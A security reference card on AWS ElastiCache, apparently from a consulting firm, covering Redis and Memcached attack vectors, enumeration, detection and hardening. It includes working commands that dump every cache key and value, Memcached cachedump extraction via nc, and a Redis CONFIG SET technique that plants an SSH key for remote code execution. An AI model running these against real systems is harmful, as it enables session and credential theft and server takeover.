


AWS ElastiCache Security
IN-MEMORY CACHEElastiCache provides managed Redis and Memcached. Often stores session tokens, API keys, and cached credentials. Historically deployed without authentication - a goldmine for attackers.
📋Service Overview
Redis (ElastiCache for Redis)
In-memory data structure store supporting strings, hashes, lists, sets. Supports AUTH command, ACLs (Redis 6+), and encryption. Often stores sessions, rate limits, and cached API responses.
Attack note: Many Redis instances still run without AUTH. If accessible, dump all keys with KEYS * and extract sensitive data.
Memcached
Simple key-value cache with no built-in authentication. Relies entirely on network security. Often stores serialized objects that may contain credentials or sensitive data.
Attack note: Memcached has NO authentication - if you can reach it, you own it. Use stats slabs and cachedump to extract all keys.
Security Risk Assessment
ElastiCache instances often contain session tokens, API keys, cached credentials, and user data. Legacy deployments without AUTH are common. Network access = full data access in most cases.
⚔️Attack Vectors
Direct Access
- •Connect via redis-cli or telnet
- •KEYS * to enumerate all keys
- •GET <key> to extract values
- •DUMP all data for offline analysis
- •SCAN for incremental enumeration
Advanced Attacks
- •Lua script execution (EVAL)
- •CONFIG SET to modify settings
- •SLAVEOF for data replication
- •MODULE LOAD for RCE (if enabled)
- •MIGRATE to copy data externally
⚠️Misconfigurations
Authentication Issues
- •No AUTH password configured
- •Default or weak AUTH password
- •No ACLs (Redis 6+)
- •AUTH token in application logs
- •Shared credentials across envs
Network Issues
- •Security group allows 0.0.0.0/0
- •Accessible from untrusted subnets
- •No encryption in transit (TLS)
- •Public subnet placement
- •VPC peering exposes cache
🔍Enumeration
aws elasticache describe-cache-clustersaws elasticache describe-replication-groupsaws elasticache describe-cache-clusters \
--show-cache-node-info \
--query 'CacheClusters[].CacheNodes[].Endpoint'aws elasticache describe-cache-clusters \
--query 'CacheClusters[].SecurityGroups'aws elasticache describe-replication-groups \
--query 'ReplicationGroups[].AuthTokenEnabled'🔓Redis Exploitation
Data Extraction
- •KEYS * - list all keys
- •GET session:* - steal sessions
- •HGETALL user:* - dump user data
- •LRANGE queue:* 0 -1 - read queues
- •SMEMBERS set:* - read sets
Redis RCE Techniques
- •Write SSH key via CONFIG SET
- •Write crontab via CONFIG SET
- •Lua script execution (EVAL)
- •Module loading (if allowed)
- •Master-slave replication attack
Classic RCE: CONFIG SET dir /root/.ssh && CONFIG SET dbfilename authorized_keys && SET x "ssh-rsa AAAA..." && SAVE
📦Memcached Exploitation
Data Extraction
- •stats - server statistics
- •stats slabs - memory allocation
- •stats cachedump <slab> <limit> - dump keys
- •get <key> - retrieve value
- •stats items - item statistics
Common Key Patterns
- •session_* - user sessions
- •user_* - cached user data
- •api_key_* - API credentials
- •token_* - auth tokens
- •cache_* - general cached data
🛡️Detection
CloudTrail Events
- •DescribeCacheClusters - enumeration
- •CreateCacheCluster - new cache
- •ModifyCacheCluster - config change
- •ModifyReplicationGroup - replication change
- •Note: No data plane logging!
Network Detection
- •VPC Flow Logs on cache subnets
- •Unusual source IPs to port 6379/11211
- •Large data transfers from cache
- •Connections from unexpected instances
- •GuardDuty EC2 finding types
💻Exploitation Commands
redis-cli -h my-cache.xxxxx.use1.cache.amazonaws.com -p 6379redis-cli -h my-cache.xxxxx.use1.cache.amazonaws.com -p 6379 \
--tls -a 'AUTH_TOKEN'redis-cli -h HOST KEYS '*' | while read key; do
echo "=== $key ==="
redis-cli -h HOST GET "$key"
donetelnet my-cache.xxxxx.cfg.use1.cache.amazonaws.com 11211echo "stats cachedump 1 100" | nc HOST 11211
# Then: echo "get <key>" | nc HOST 11211redis-cli -h HOST
> CONFIG SET dir /var/lib/redis/.ssh
> CONFIG SET dbfilename authorized_keys
> SET pwn "\n\nssh-rsa AAAA...\n\n"
> SAVE📜Security Configuration Examples
# Cluster Config
AuthTokenEnabled: false
TransitEncryptionEnabled: false
AtRestEncryptionEnabled: false

# Security Group
Inbound: 0.0.0.0/0:6379 (ALLOW)
No authentication, no encryption, accessible from anywhere - fully compromised
# Cluster Config
AuthTokenEnabled: true
TransitEncryptionEnabled: true
AtRestEncryptionEnabled: true
KmsKeyId: arn:aws:kms:...:key/xxx

# Security Group
Inbound: sg-app-servers:6379 (ALLOW)
AUTH required, TLS enabled, KMS encryption, restricted to app security group
# Security Group
Inbound: 10.0.0.0/8:6379 (ALLOW)
# Allows entire corporate network

# Subnet
SubnetType: Private
# But VPC peering allows access
Too broad network access - any compromised instance can reach cache
# Redis ACL Configuration
user app-reader on >password ~session:* +get +mget
user app-writer on >password ~cache:* +set +get +del
user admin on >strongpass ~* +@all

# Default user disabled
user default off
Granular ACLs with least privilege per application role
🛡️Defense Recommendations
Enable AUTH (Redis)
Always configure AUTH token. Use strong, rotated passwords.
aws elasticache modify-replication-group \
  --replication-group-id my-group \
  --auth-token 'NewStrongToken123!' \
--auth-token-update-strategy ROTATEEnable TLS Encryption
Enable in-transit encryption for all connections.
aws elasticache modify-replication-group \
  --replication-group-id my-group \
--transit-encryption-enabledEnable At-Rest Encryption
Encrypt data at rest with KMS keys.
aws elasticache create-replication-group \
  --at-rest-encryption-enabled \
--kms-key-id arn:aws:kms:...:key/xxxRestrict Security Groups
Only allow connections from specific application security groups.
Use Redis 6 ACLs
Implement granular access control with user-based permissions.
Monitor with VPC Flow Logs
Since no data plane CloudTrail, use flow logs to detect unusual access.
AWS ElastiCache Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS ElastiCache security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.